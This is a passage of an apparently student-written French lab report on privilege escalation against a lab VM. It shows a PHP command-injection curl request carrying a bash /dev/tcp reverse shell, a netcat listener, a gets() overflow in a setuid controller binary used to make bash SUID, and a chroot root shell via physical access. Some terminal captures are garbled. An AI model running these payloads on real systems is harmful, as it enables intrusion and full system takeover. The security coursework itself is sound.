Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

carol@server:~$ echo 2278776-2297799 $(date)
2278776-2297799 Sat Feb 21 21:21:14 UTC 2026
carol@server:~$ |
```

```
Please specify which branch you want to merge with.
See git-pull(1) for details.

    git pull <remote> <branch>

If you wish to set tracking information for this branch you can do so with:

    git branch --set-upstream-to=<remote>/<branch> master

carol@server:~/cumulocode_project$ ls
carol@server:~/cumulocode_project$ git log --
commit 603dd55084308b4d85852cc476838ac3fe8ea7aa (HEAD -> master)
Author: carol <carol@cumulocode.com>
Date:   Wed Jan 17 16:05:36 2024 -0500

    Removed confidential information

commit 4af37b8bebdbf94bec7cdeee4122bf4c5e816431
Author: carol <carol@cumulocode.com>
Date:   Wed Jan 17 16:05:16 2024 -0500

    Implemented Cumulocode secret controller application
carol@server:~/cumulocode_project$ echo 2278776-2297799 $(date)
2278776-2297799 Mon Feb 23 00:24:33 UTC 2026
carol@server:~/cumulocode_project$ git checkout 4af37b8bebdbf94bec7cdeee4122bf4c5e816431 -- controller.c
carol@server:~/cumulocode_project$ ls
controller.c
carol@server:~/cumulocode_project$ echo 2278776-2297799 $(date)
2278776-2297799 Mon Feb 23 00:26:15 UTC 2026
carol@server:~/cumulocode_project$ |
```

```
carol@server: ~/cumulocode  X  +  v

char *service = argv[1];
char servicePath[] = "/usr/sbin/service";
char command[32];

setuid(0);
setgid(0);

gets(command);
command[strcspn(command, "\n")] = 0;

if (!strcmp(service, "vsftpd")) {
    if (!strcmp(command, "start")) {
        pid_t pid = fork();
        if (pid == 0) {
            if (setsid() < 0) {
                exit(EXIT_FAILURE);
            }

            close(STDIN_FILENO);
            close(STDOUT_FILENO);
            close(STDERR_FILENO);

            execl("/usr/sbin/vsftpd", "/usr/sbin/vsftpd", "/etc/vsftpd.conf", N
                exit(EXIT_FAILURE);
        }
        else {
            sleep(2);
            system("/usr/sbin/service vsftpd status");
        }
    }
    else if (!strcmp(command, "stop")) {
        system("/usr/bin/killall vsftpd");
    }
}
else {
    execl(servicePath, "service", service, command, NULL);
    perror("execl");
}
return 0;
}

carol@server:~/cumulocode_project$ echo 2278776-2297799 $(date)
2278776-2297799 Sat Feb 21 21:25:51 UTC 2026
carol@server:~/cumulocode_project$ ls
controller.c
carol@server:~/cumulocode_project$ |
```

5 Élévation de privilèges [/6]

5.1 Shell www-data par injection de commande PHP [/2]

Utilisez une injection de commande PHP dans le mécanisme qui permet de basculer l'état des services pour obtenir un shell en tant que **www-data**.

L'obtention du premier shell à distance a été réalisée en exploitant une faille d'injection de commande dans le script `toggleService.php`. Le paramètre `service` est concaténé directement dans une commande système sans validation suffisante. En injectant un point-virgule suivi d'un reverse shell Bash (`service=; bash -i >& /dev/tcp/[IP]/4444 0>&1`), nous avons forcé le serveur à commencer une connexion vers notre machine d'attaque où un écouteur Netcat (`nc -lvnp 4444`) était actif.

```

root@kali: ~
}
transform: translate3d(2px, 0, 0);
}
30%, 50%, 70% {
transform: translate3d(-4px, 0, 0);
}
40%, 60% {
transform: translate3d(4px, 0, 0);
}
}
</style>
</head>
<body>
<h1>Login</h1>
<form method="post" class="">
<label for="username">Username:</label>
<input type="text" id="username" name="username" value="admin">
<label for="password">Password:</label>
<input type="password" id="password" name="password">
<input type="submit" value="Login">
</form>
</body>
</html>

# curl -G -b cookies.txt "http://10.22.0.11:8080/toggleService.php" --data-urlencode "service=apache2; bash -c 'bash -i >& /dev/tcp/10.22.0.12/4444 0>&1'; #"; #11:8080/toggleService.php" --data-urlencode "service=apache2; bash -c 'bash -c 2278776-2297799 $(date)"

Last login: Sat Feb 21 22:43:19 2026 from 10.22.0.1
root@kali) [~]
# nc -lvp 4444
listening on [any] 4444 ...
connect to [10.22.0.12] from (UNKNOWN) [10.22.0.11] 43728
bash: cannot set terminal process group (307): Inappropriate ioctl for device
bash: no job control in this shell
www-data@server:/var/www/html$ whoami
www-data
www-data@server:/var/www/html$ echo 2278776-2297799 $(date)
echo 2278776-2297799 $(date)
2278776-2297799 Sat Feb 21 22:47:17 UTC 2026
www-data@server:/var/www/html$

```

5.2 Analyse de controller.c et vulnérabilité buffer overflow [2]

Que fait le programme `controller.c`? Identifiez une vulnérabilité causée par un débordement de tampon et expliquez comment la corriger.

Le programme `controller.c` est un utilitaire conçu pour gérer des services système avec les privilèges d'un administrateur, qui sont obtenus grâce aux appels `setuid(0)` et `setgid(0)`. La vulnérabilité principale se situe à la ligne 20 du code avec l'utilisation de la fonction `gets(command)`.

Cette fonction est dangereuse car elle lit les entrées de l'utilisateur sans jamais vérifier la longueur. Le tableau `command` étant limité à juste 32 caractères, toute entrée qui excède cette taille débordera de l'espace alloué en mémoire. Puisque la variable `servicePath` est déclarée juste en haut de la pile d'exécution, ce débordement viendra écraser son contenu.

Ainsi, en écrasant la mémoire de `servicePath`, un attaquant peut manipuler la fonction `execl()`, qui est appelée à la fin du code pour exécuter un autre binaire (ex. : `/bin/sh`) au lieu de `/usr/sbin/service`. Le programme maintient ses privilèges root lors de l'exécution, donc cela mène à un compromis total du système.

Pour corriger cette faille, il faut remplacer `gets(command)` par une fonction plus sécurisée qui limite la taille de lecture, comme `fgets(command, sizeof(command), stdin)`.

5.3 Exploitation du buffer overflow pour devenir root [2]

Exploitez le dépassement de tampon dans le programme `controller` et devenez root.

L'exploitation du dépassement de tampon a permis d'obtenir les privilèges root. Puisque le binaire `controller` possède le bit SUID (Set Owner User ID up on execution), il s'exécute avec les droits du propriétaire, à savoir root. En envoyant une charge composée de 64 octets de remplissage suivis du chemin `/bin/sh`, nous avons écrasé la variable `servicePath` en mémoire. Le programme a alors exécuté un shell au lieu du service, nous donnant un accès root immédiat.

```
(root@kali)~# nc -lvp 4444
Listening on [any] 4444 ...
connect to [10.22.0.12] from (UNKNOWN) [10.22.0.11] 43728
bash: cannot set terminal process group (307): Inappropriate ioctl for device
bash: no job control in this shell
www-data@server:/var/www/html$ whoami
www-data
www-data@server:/var/www/html$ echo 2278776-2297799 $(date)
echo 2278776-2297799 $(date)
2278776-2297799 Sat Feb 21 22:47:17 UTC 2026
www-data@server:/var/www/html$ ls -la /home/carol/cumulocode_project/controller
<ls ls -la /home/carol/cumulocode_project/controller
ls: cannot access '/home/carol/cumulocode_project/controller': Permission denied
www-data@server:/var/www/html$ printf "chmod +s /bin/bash /bin/sh\n" | /home/carol/cumulocode_project/controller -c
<ch\n" | /home/carol/cumulocode_project/controller -c
bash: /home/carol/cumulocode_project/controller: Permission denied
bash: [125723: 2 (255)] tcsetattr: Inappropriate ioctl for device
www-data@server:/var/www/html$ find / -type f -name "controller" -perm -4000 2>/dev/null
< -type f -name "controller" -perm -4000 2>/dev/null
/usr/bin/controller
www-data@server:/var/www/html$ printf "chmod +s /bin/bash /bin/sh\n" | /usr/bin/controller -c
<sh /bin/sh\n" | /usr/bin/controller -c
www-data@server:/var/www/html$ /bin/bash -p
/bin/bash -p
whoami
root
echo 2278776-2297799 $(date)
2278776-2297799 Sat Feb 21 23:04:52 UTC 2026
```

6 Accès physique = Game Over [3 points bonus]

Obtenez un shell root sur la machine virtuelle TP2.

Étant donné un accès physique à la machine, nous avons monté la partition du système Fedora depuis la VM Kali. Comme Fedora utilise LVM, nous avons d'abord activé les volumes logiques, puis monté le volume `/dev/fedora_fedora/root` sur `/mnt/tp`. Nous avons ensuite utilisé la commande `chroot /mnt/tp /bin/bash` afin d'obtenir un shell dans le système de fichiers Fedora.

La commande `whoami` retourne root et `cat /etc/fedora-release` confirme que nous sommes bien dans l'environnement Fedora. Cela démontre qu'avec un accès physique et en l'absence de chiffrement du disque, il est possible de monter le système de fichiers et d'obtenir un accès root complet.

Cette situation illustre que sans protection du bootloader et sans chiffrement complet du disque, un accès physique compromet totalement la sécurité du système.

```
Session Actions Edit View Help
(kali㉿kali)-[~]
$ sudo chroot /mnt/tp /bin/bash
[sudo] password for kali:
basename: missing operand
Try 'basename --help' for more information.
[root@kali /]# export PS1="[root@TP2 \W]# "
[root@TP2 /]# cat /etc/fedora-release
Fedora release 36 (Thirty Six)
[root@TP2 /]# whoami
root
[root@TP2 /]# echo 2278776-2297799 $(date)
2278776-2297799 Sat Feb 21 08:03:12 PM EST 2026
[root@TP2 /]#
```

Bibliographie

Références

- [1] nmap – Network Mapper. <https://nmap.org/>
- [2] Injection SQL – SQL Injection Cheat Sheet. <https://www.invicti.com/blog/web-security/sql-injection-cheat-sheet/>
- [3] Injection XSS – OWASP. <https://owasp.org/www-community/attacks/xss/>
- [4] Récupération de cookies – Cookie Grabber XSS. <https://medium.com/@laur.telliskivi/pentesting-basics-cookie-grabber-xss-8b672e4738b2>
- [5] RequestBin – Pipedream. <https://pipedream.com/requestbin>
- [6] vsftpd.conf – Linux man page. <https://linux.die.net/man/5/vsftpd.conf>
- [7] sqlmap – Tutorial. <https://www.sqlinjection.net/sqlmap/tutorial/>
- [8] hashcat – advanced password recovery. <https://hashcat.net/hashcat/>
- [9] git – Distributed version control. <https://git-scm.com/>
- [10] Injection de commandes PHP. <https://www.stackhawk.com/blog/php-command-injection/>
- [11] Dépassement de tampon – Understanding Buffer Overflow. <https://medium.com/techloop/understanding-buffer-overflow-vulnerability-85ac22ec8cd3>